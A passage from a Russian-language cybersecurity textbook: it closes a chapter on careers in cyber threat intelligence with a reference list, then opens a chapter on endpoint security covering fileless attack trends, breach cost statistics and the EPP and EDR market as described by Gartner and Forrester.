Из этого можно сделать вывод о том, что и в России вне зависимости от гендера и достигнутых ранее высот киберразведка сможет стать «стартовой площадкой» для быстрого и успешного развития молодого специалиста в области кибербезопасности.

Тем не менее востребованность у крупнейших корпораций в компетенциях по киберразведке в настоящее время на отечественном и мировом рынке стабильно высокая. Международные компании, специализирующиеся на расследовании киберпреступлений, топ-10 российских банков, аналитические подразделения «большой четверки» консалтинговых компаний, известные ИТ-компании — вот тот первоочередной список работодателей, заинтересованных в сотрудничестве с экспертами по Cyber & Threat Intelligence.

В отличие от нынешнего состояния российского рынка труда, компетенции специалистов по киберразведке в крупных международных компаниях востребованы намного больше. Например, в английском банке из топ-5 профильное подразделение киберразведки состоит из не менее чем 100 специалистов и обрабатывает более 1 тыс. запросов и технико-аналитических отчетов ежедневно. Отчеты собираются из более 50 различных источников по всему миру в универсальном формате STIX и обрабатываются в полуавтоматическом режиме с целью определения потенциальной угрозы для компании. Основными целями работы такого киберподразделения в компании являются:

1. сбор актуальных индентификаторов компрометации для прикладных и инфраструктурных компонентов системы защиты в организации;
2. фильтрация оперативно-аналитической информации по имеющимся «поисковым образам» в контексте основного бизнес-процесса;
3. детектирование потенциальных угроз и определение векторов для стратегического управления рисками в организации.

Каждая из этих целей продиктована требованиями конкурентного рынка и плотно интегрирована с бизнес-процессами в организации. Факты, отчеты и выводы, сделанные по результатам анализа информации, полученной методами киберразведки в английском банке, принимаются во внимание при принятии ключевых решений по цифровизации бизнеса и внедрении на рынок и внутри организации новых высокорискованных продуктов.

Неудивительно, что стоимость одного такого специалиста по киберразведке в английской компании сопоставима со стоимостью менеджера среднего звена в бизнес-подразделении.

В связи с информатизацией большинства сфер деятельности человека, стремительным ростом числа киберпреступлений во всех сферах деятельности, появлением новых угроз в информационном пространстве (в том числе регулярных вмешательств киберпреступников в интересы национальной безопасности разных стран) компетенции специалистов по киберразведке гарантированно будут востребованы в течение ближайших пяти лет.

Отечественный специалист по киберразведке сможет найти себе применение при решении таких задач, как:

- превентивная борьба с киберпреступностью во всех ее проявлениях, включая кибертерроризм и вымогательство;
- разработка превентивных методов борьбы с вредоносным ПО;
- защита частной информации и интеллектуальной собственности;
- обеспечение стабильности работы общественно важных информационных систем;

- предотвращение ситуаций коллапса банковской системы;
- защита и предотвращение внешнего вмешательства в инфраструктуру (в том числе энергосети);
- многие другие сферы.

Наличие компетенций по киберразведке внутри организации позволит решать более сложные задачи, помимо указанных выше, достигая при этом высокого и ранее неизвестного синергетического эффекта.

Список литературы к главе 5

1. <https://www.anti-malware.ru/threats/cyber-espionage>
2. https://ru.bmstu.wiki/Strategic_Cyber_Intelligence
3. <https://www.cloudav.ru/mediacenter/security/cyber-counterintelligence/>
4. Охотник становится жертвой: как работает киберконтрразведка. URL: <https://www.cloudav.ru/mediacenter/security/cyber-counterintelligence/>
5. <http://d-russia.ru/kiberrazvedka-so-vzломom-ot-anb-ssha-gde-granica-mezhdu-shpionazhem-i-vojnoj.html>
6. Отчет управления контрразведки США о современных киберугрозах. URL: <https://colonelcassad.livejournal.com/4501424.html>
7. Охотники за киберпривидениями. URL: <https://www.rbc.ru/newspaper/2017/06/27/594cf3cb9a79472c3622c155>
8. <https://habr.com/ru/post/427129/>
9. <https://www.anti-malware.ru/practice/methods/threat-intelligence-platform>
10. <https://www.secuteck.ru/articles/kiberrazvedka-v-rossii-i-mire-cifry-i-fakty> // Системы безопасности. — 2019. — № 5.
11. <https://www.kommersant.ru/doc/3187320>
12. <https://easily.com/ru/news/2019/01/16/palka-o-dvuh-koncah-pochemu-ssha-chrezvychayno-uyazvimy-dlya-kiberatak>
13. <https://www.ixbt.com/live/oldkadet/izrailskie-startapy-2019-vypusk-no15-kak-izrailskaya-armiya-stala-kuznicey-startapov.html>

ГЛАВА 6

ОСОБЕННОСТИ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ КОНЕЧНЫХ ТОЧЕК ИНФРАСТРУКТУРНЫХ СИСТЕМ

Рассмотрены особенности решения задачи обеспечения кибербезопасности конечных точек инфраструктурных систем. Конечные точки — это рабочие станции, серверы, ноутбуки. Показано, что даже корпоративные мобильные телефоны для злоумышленников в большинстве случаев являются достаточно простыми и популярными точками проникновения, что повышает значимость контроля за ними со стороны служб кибербезопасности.

Остроту проблемы усугубляет тот очевидный для экспертов факт, что изощренные целевые атаки все чаще применяют сочетание распространенных угроз, детально рассмотренных нами в третьей главе, и уязвимостей нулевого дня, уникальных нестандартных схем — вообще без использования вредоносного программного обеспечения, разнообразных «бесфайловых» методов и т.п.

Присутствующие сегодня в инфраструктурах большинства организаций платформы защиты конечных точек EPP (Endpoint Protection Platform) отлично защищают от массовых, ранее известных угроз, но они не способны, например, определить, что поступающее предупреждение может быть составными частями более сложной и опасной атаки, которая может повлечь за собой существенный ущерб для организации.

Здесь в качестве примера рассмотрено одно из альтернативных решений — это платформы типа EDR (Endpoint Detection and Response), которые должны автоматически взаимосвязываться с предыдущим поколением EPP.

В этой главе более детально будут рассмотрены тенденции развития киберугроз, направленных именно на конечные точки (в том числе бесфайловых fileless-атак), а также технические характеристики и особенности эксплуатации таких основных платформ EDR-решений, как Gamet, Forresher, The Radicati Group.

6.1. Тенденции развития киберугроз, направленных на конечные точки инфраструктурных систем

Все более острой проблемой для многих организаций из различных сфер деятельности становится вероятность столкновения с целенаправленными атаками, которые все чаще применяют сочетание распространенных угроз, уязвимостей нулевого дня, уникальных схем без использования вредоносного программного обеспечения, бесфайловых методов и пр. Использование стандартных решений, построенных на базе превентивных технологий, а также систем, нацеленных точно на обна-

ружение сложных вредоносных активностей только в сетевом трафике, не может быть достаточным для защиты предприятия от сложносоставных целенаправленных атак. Конечные точки, включая рабочие станции, ноутбуки, серверы и смартфоны, также являются критически важными объектами контроля, так как они остаются для злоумышленников в большинстве случаев достаточно простыми и популярными точками проникновения, что повышает значимость контроля за ними.

Платформы защиты конечных точек (Endpoint Protection Platform – EPP), которые сегодня присутствуют на инфраструктуре у большинства организаций, отлично защищают от массовых, известных, а также и ряда неизвестных угроз, но в большинстве случаев, построенных на базе уже ранее встречающихся вредоносных программ. Со временем техники нападения киберпреступников претерпели значительные изменения. Злоумышленники стали более агрессивны в своих атакующих подходах и более совершенны в организации всех этапов процесса. А потому большое количество компаний, несмотря на использование решений по защите конечных точек (EPP), все же подвергаются компрометации. Это означает, что сегодня организациям уже необходимы дополнительные инструменты, которые помогут им эффективно обнаруживать новейшие, более сложные угрозы, с которыми уже не в состоянии справиться традиционные средства защиты, изначально не разрабатываемые против подобного рода угроз. Эти средства защиты хотя и выявляют инциденты на конечных точках, но обычно не способны определить, что поступающие предупреждения могут быть составными частями более опасной и сложной схемы, которая может повлечь за собой значимый для организации ущерб.

Современная защита конечных точек нуждается в адаптации к современному ландшафту сложных угроз и должна включать функциональность по обнаружению комплексных атак, направленных на конечные точки, и быть способной оперативно реагировать на найденные инциденты (Endpoint Detection and Response – EDR).

Ожидаемым результатом от внедрения EDR-решения по противодействию сложным угрозам будет организация передовой защиты конечных устройств, что приведет к заметному уменьшению поверхности комплексных целевых атак и тем самым к сокращению общего числа киберугроз.

В качественном обзоре [1] рассмотрены базовые технологии EDR и особенности их взаимодействия с решениями класса EPP.

Очевидно, что опубликованная информация об успешно проведенных атаках, направленных на различные государственные и коммерческие организации, — это всего лишь маленькая часть от их реального количества. С уверенностью можно утверждать, что количество киберинцидентов и уровень последствий от них гораздо выше, чем представляется нам в средствах массовой информации.

Например, собранные цифры в ходе глобального исследования рисков информационной безопасности для бизнеса Kaspersky Lab Global Corporate IT Security Risks Survey подтверждают, что успешные кибератаки действительно обходятся дорого компаниям. Для каждой из рассматриваемых категорий затрат были рассчитаны средние потери, которые понесли организации в России, столкнувшиеся с ИБ-инцидентами. А сумма всех категорий позволила оценить среднюю величину общего ущерба, нанесенного успешной атакой, которая составила более 16 миллионов рублей.



Рис. 6.1. Средние затраты компаний, столкнувшихся с ИБ-инцидентами, Kaspersky Lab Global Corporate IT Security Risks Survey, 2017

По данным исследования компании PWC, опубликованном в отчете «Глобальные тенденции информационной безопасности на 2018 год», руководители организаций, использующих системы автоматизации, признали растущую опасность киберугроз и значимость потенциальных негативных последствий от кибератак. В качестве основного возможного результата кибератаки 40% участников опроса в мире и 37% по России назвали нарушение операционной деятельности, 39% — утечку конфиденциальных данных (48% — в России), 32% — причинение вреда качеству продукции (27% — в России).

В наши дни на рынке отмечается новая тенденция современных направленных атак, где злоумышленники в качестве своих жертв выбирают уже не только крупные организации, но и цели поменьше и все чаще используют небольшие организации в цепочке атаки на крупные компании. Злоумышленники становятся более аккуратными к затратам на подготовку атак и стремятся как можно сильнее минимизировать расходы, вследствие чего стоимость организации эффективной целенаправленной атаки значительно снижается, и, соответственно, возрастает и общее количество атак в мире.

Это подтверждает и статистика. По данным международного опроса, проведенного аналитическим агентством B2B International по заказу «Лаборатории Касперского», доля целенаправленных атак в 2017 году выросла на 10% по сравнению с 2016 годом и составила 23%. Это означает, что почти четверть компаний стали жертвами этих атак и почти две трети респондентов (63%) считают, что угрозы, с которыми они столкнулись в 2017 году, стали на порядок сложнее. А 53% компаний считают, что защита их организаций рано или поздно будет взломана. В результате большинство организаций понимают, что невозможно избежать брешей в системах ИБ, и вероятность столкновения с целенаправленной атакой с каждым днем возрастает.

В комплексных атаках, направленных на конкретные организации, применяются: мультивекторный подход к проникновению, поиск уязвимых мест в инфраструктуре, тщательное изучение существующих средств защиты с целью их обхода, использование специально разработанного или модифицированного вредоносного кода, применение социальной инженерии, шифрования и последующей обфускации для исключения вероятности обнаружения.




Рис. 6.2. Vectors Threats Use to Enter Organizations, SANS 2017 Threat Landscape Survey: Users on the Front Line

По данным отчета о современном ландшафте угроз SANS 2017 Threat Landscape Survey: Users on the Front Line:

- 74% респондентов назвали одним из распространенных способов проникновения вредоносных объектов в организацию зараженные ссылки в теле электронных писем или исполняемые вредоносные файлы, распространяющиеся в виде вложений;
- 48% респондентов выделили активацию вредоносов с зараженных веб-сайтов или самостоятельную загрузку вредоносных файлов при посещении веб-страниц;
- 30% указали на уязвимости приложений на конечных точках пользователя и др.

По данным этого же отчета, 81% опрошенных компаний считают, что средства по защите конечных точек становятся наиболее востребованными инструментами.

Наблюдая за эволюцией угроз от массовых к направленным, мы видим потребность в добавлении к автоматическому блокированию более простых угроз,

продвинутое обнаружение направленных сложных угроз и в целом перестроения рынка и смене фокуса от защиты отдельных рабочих мест к обеспечению безопасности целого предприятия с привлечением не только специалистов ИТ-департамента, но и специалистов по информационной безопасности и аналитиков для дальнейшего расследования инцидентов, оперативного реагирования и поиска новейших угроз.

Рассмотрим более подробно ключевые тенденции развития угроз, затрагивающие конечные точки сети.

6.2. Тенденция роста бесфайловых (fileless) атак

Бесфайловые атаки — это атаки, которые не размещают никаких файлов на жестком диске. Отследить такого рода активности на порядок сложнее. Злоумышленники могут использовать эксплойты, макросы, скрипты и легитимные инструменты. Можно выделить несколько видов бесфайловых атак:

- размещение в оперативной памяти;
- сохранение в реестре Windows;
- использование доверенного программного обеспечения: инструментов Windows, различных приложений и т.п. для получения учетных данных целевых систем для вредоносных целей;
- атаки с использованием скриптов.

TOP 10 ENDPOINT SECURITY ATTRIBUTES

(DELIVERED BY THE VENDORS IN THIS REPORT)




Рис. 6.3. Top 10 Endpoint security attributes, CISOs Investigate: Endpoint Security by Security Current, 2017




Рис. 6.4. График роста бесфайловых атак, New Ponemon Institute, 2017

С каждым годом вероятность столкновения с направленными атаками на конечных точках для организаций увеличивается. Вместо установки вредоносных исполняемых файлов, которые антивирусные движки могут без проблем оперативно находить и блокировать, злоумышленники используют различные комбинации с применением бесфайловых методов, заражая конечные точки и не оставляя при этом артефактов, которые можно было бы обнаружить в ста процентах случаев антивирусом.

Опрос CISOs Investigate: Endpoint Security by Security Current, в котором были включены отзывы руководителей по информационной безопасности, которые уже используют решения по продвинутой защите конечных точек или только планируют, а также ответы проанкетированных производителей этих решений показали, что противодействие бесфайловым атакам на конечных точках является одним из главных атрибутов информационной безопасности, на который стоит обратить особое внимание.

По данным опрошенных организаций, 29% нападений, с которыми они столкнулись в течение 2017 года, были бесфайловыми, что на 9% больше, чем годом ранее. New Ponemon Institute еще в 2017 г. прогнозировало, что эта пропорция продолжит расти, и в 2018 г. бесфайловые атаки составят 35% от общего количества всех прогнозируемых атак. На момент выхода книги можно сказать, что этот прогноз полностью подтвердился.

6.3. Рост ущерба от атак на конечные точки

Исходя из цифр, которые предоставляет нам New Ponemon Institute, в среднем за 2017 год компании потеряли из-за успешных атак, в которых злоумышленники обошли существующие системы безопасности конечных точек, в общей сложности более 5 миллионов долларов (средняя стоимость 301 доллар США на одного сотрудника), что является значительной цифрой и говорит о том, что современные компании нуждаются в пересмотре своей стратегии защиты конечных точек.




Рис. 6.5. Стоимость атак на конечные точки сети, New Ponemon Institute, 2017

6.4. Мировой рынок EDR-решений

Несмотря на популярность традиционных средств защиты конечных точек, многие организации тем не менее рассматривают и добавляют новые технологические возможности поверх своих EPP-решений, чтобы повысить качество обнаружения сложных угроз и ускорить процесс реагирования на них, уменьшая тем самым вероятность возникновения успешных атак и разрушительного влияния на бизнес.

Как мы видим, в обеспечении безопасности конечных точек на рынке присутствуют две разные категории средств: предотвращение/блокирование угроз (EPP) и расширенное обнаружение и реагирование (EDR). Объединяющим элементом этих решений, в большинстве случаев, выступает антивирусный движок, который для систем класса EPP работает в режиме блокировки, а для EDR служит одним из движков, ориентированным на обнаружение сложных угроз в комплексе с другими детектирующими механизмами, такими как: IoC-сканирование, Yara-правила, песочница (поддерживают не все производители в рамках своих EDR-решений), доступ к Threat Intelligence и пр.

Отдельно стоит отметить, что в решениях класса EPP включена еще функциональность по контролю приложений и устройств, веб-контролю, оценке уязвимостей, патч-менеджменту, URL-фильтрации, шифрованию, межсетевому экранированию и пр.




Рис. 6.6. The Endpoint Security Continuum, ESG: Redefining Next-generation Endpoint Security Solutions

Как мы видим, каждая из систем EPP и EDR сочетает в себе то, что отсутствует (или частично присутствует) в другой системе и что безусловно приводит к необходимости и важности взаимодействия этих решений. У EPP и EDR есть общая цель по противодействию угрозам, для достижения которой эти продукты используют различные подходы и функциональные возможности. Синергия использования этих решений ведет к общему более глобальному подходу защиты конечных точек.

В момент появления полнофункциональных самостоятельных систем класса EDR рынок решений по защите конечных точек был разделен на поставщиков, которые обеспечивают автоматическое предотвращение, и на тех, которые обеспечивают продвинутое обнаружение и реагирование. Хотя стоит отметить, что у пары-тройки вендоров на тот момент в портфеле уже присутствовали оба класса решений – и EPP, и EDR, но позиционировались они как совсем отдельные продукты.

Со временем произошли изменения, и большинство поставщиков начали объединять свои подходы в обеспечении как продвинутого обнаружения, так и предотвращения. Рынок решений данного класса активно развивается и формируется. Некоторые из поставщиков решений класса EPP выпустили собственные новые продукты класса EDR для получения полной картины по защите конечных устройств, другие просто доработали решения для предоставления возможности взаимодействия со сторонними поставщиками, как EPP, так и EDR-решений соответственно. Тенденция объединения решений EPP и EDR хороша для потребителей этих технологий и, вероятнее всего, продолжит развиваться в этом направлении, что должно привести к более глубокому взаимодействию этих решений. Например, к использованию единого агента на конечных точках, если это еще не реализовано в рамках одного производителя двух технологий, так и к более прозрачному взаимодействию по передаче вердиктов из EDR в EPP-решения и пр.




Рис. 6.7. EDR Market vs EPP Market, Gartner, CS Communications Infrastructure Team, Credit Suisse Research

Рынок все еще находится на стадии формирования. По прогнозу аналитического агентства Gartner, принимая во внимание растущую потребность в быстром и эффективном обнаружении и оперативном реагировании на передовые угрозы на конечных точках, рынок EDR-решений будет стремительно расти. В настоящее время агенты EDR-решений установлены примерно на 40 миллионах конечных точек (менее чем у 6% от общей базы конечных устройств). По оценкам Gartner, совокупные расходы организаций на решения EDR будут расти и к 2020 году составят около 1,5 млрд долларов США. Это при совокупном среднегодовом темпе роста в 45,3%, что заметно быстрее, чем прогноз совокупного среднегодового темпа роста в 2,6% для рынка решений EPP, а также чем в 7,0% для общего рынка решений по ИБ.


Аналитические агентства, вслед за формирующимися тенденциями рынка, перестраиваются в сторону формирования единых отчетов по защите конечных устройств (EPP+EDR), и уже почти каждый либо упоминает про EDR-функциональность, либо уже добавил в свои сравнительные анализы как полноценный критерий оценки.

Ведущие аналитические агентства в своих отчетах упоминают десятки производителей по защите конечных точек с включенной EDR-функциональностью. Рассмотрим кратко основные из них.

6.5. Основные платформы Endpoint Detection and Response

6.5.1. Gartner

Аналитическое агентство Gartner в ноябре 2017 года выпустило отдельный обзор рынка по EDR: Market Guide for Endpoint Detection and Response Solutions, где были подробно описаны основные на тот момент направления EDR-рынка.



© 2017, Gartner, Inc.

Рис. 6.8. EDR Functionality, Gartner Market Guide for Endpoint Detection and Response Solutions, 2017

В разделе Representative Vendors EDR-обзора Gartner для возможности представления масштаба рынка перечисляет следующих представителей этого рынка решений в алфавитном порядке: Carbon Black, Check Point Software Technologies, Cisco, CounterTack, CrowdStrike, Cyberbit, Cybereason, Cynet, CyTech Services, Digital Guardian, Endgame, enSilo, ESET, Fidelis Cybersecurity, FireEye, G Data Software, IBM, Kaspersky Lab, Malwarebytes, McAfee, Microsoft, OpenText (Guidance), RSA Security, Secdo, SentinelOne, Sophos, Symantec, Tanium, Trend Micro, WatchGuard, Ziften.

Также стоит отметить, что в этом обзоре Gartner начинает упоминать о важности взаимодействия решений классов EDR и EPP и, соответственно, об адаптивной стратегии: Prevent (предотвращение), Detect (обнаружение), Respond (реагирование), Predict (прогнозирование).

В январе 2018 года Gartner публикует обновленную редакцию своего Магического квадранта Endpoint Protection Platforms по поставщикам решений по защите конечных устройств, где представляет полностью скорректированное определение решений класса EPP. Теперь под решениями класса EPP он понимает решения, предназначенные для контроля и блокирования угроз на конечных точках, а также продвинутого обнаружения сложных угроз и обеспечения оперативного реагирования на инциденты. Это означает, что магический квадрант Endpoint Protection Platforms за 2018 год включает решения класса EPP с включенной функциональностью EDR.

Gartner выделяет следующих производителей, находящихся в квадранте лидеров, и те компании, которые остались на один шаг от лидерства: Symantec, Sophos, Trend Micro, Kaspersky Lab, CrowdStrike.



Рис. 6.9. Gartner Magic Quadrant for Endpoint Protection Platforms, 2018

В апреле 2018 года Gartner выпустил еще один отчет касательно платформ защиты конечных точек — Critical Capabilities for Endpoint Protection Platforms, где была проведена оценка по пятибалльной шкале каждого выделенного функционального критерия. В оценке принял участие 21 производитель. Важно отметить, что Gartner в отчете относит две из девяти критически необходимых возможностей решений к EDR-технологии — это EDR Core Functionality (базовая функциональность EDR) и EDR Advanced Response (продвинутое реагирование EDR). Со всеми критериями оценки и представленными аналитическим агентством результатами в табличной форме вы можете ознакомиться в самостоятельном порядке.

6.5.2. Платформы Forrester

Международное аналитическое агентство Forrester в своем отчете The Forrester Wave™: Endpoint Security Suites за 2 квартал 2018 года частично учитывает функциональность решений класса EDR, а именно в оценке присутствует следую-

щая функциональность с учетом также функциональности систем класса EPP: automated prevention, detection, remediation, full endpoint visibility, automation, orchestration.

Лидерами по отчету Forrester на тот момент времени являлись: Bitdefender, Check Point, CrowdStrike, ESET, Sophos, Symantec, Trend Micro. К сильным игрокам на рынке Forrester причисляет следующие компании: Carbon Black, Cisco, Cylance, Kaspersky Lab, Malwarebytes, McAfee, Microsoft.

THE FORRESTER WAVE™

Endpoint Security Suites

Q2 2018



Рис. 6.10. The Forrester Wave™: Endpoint Security Suites, Q2 2018

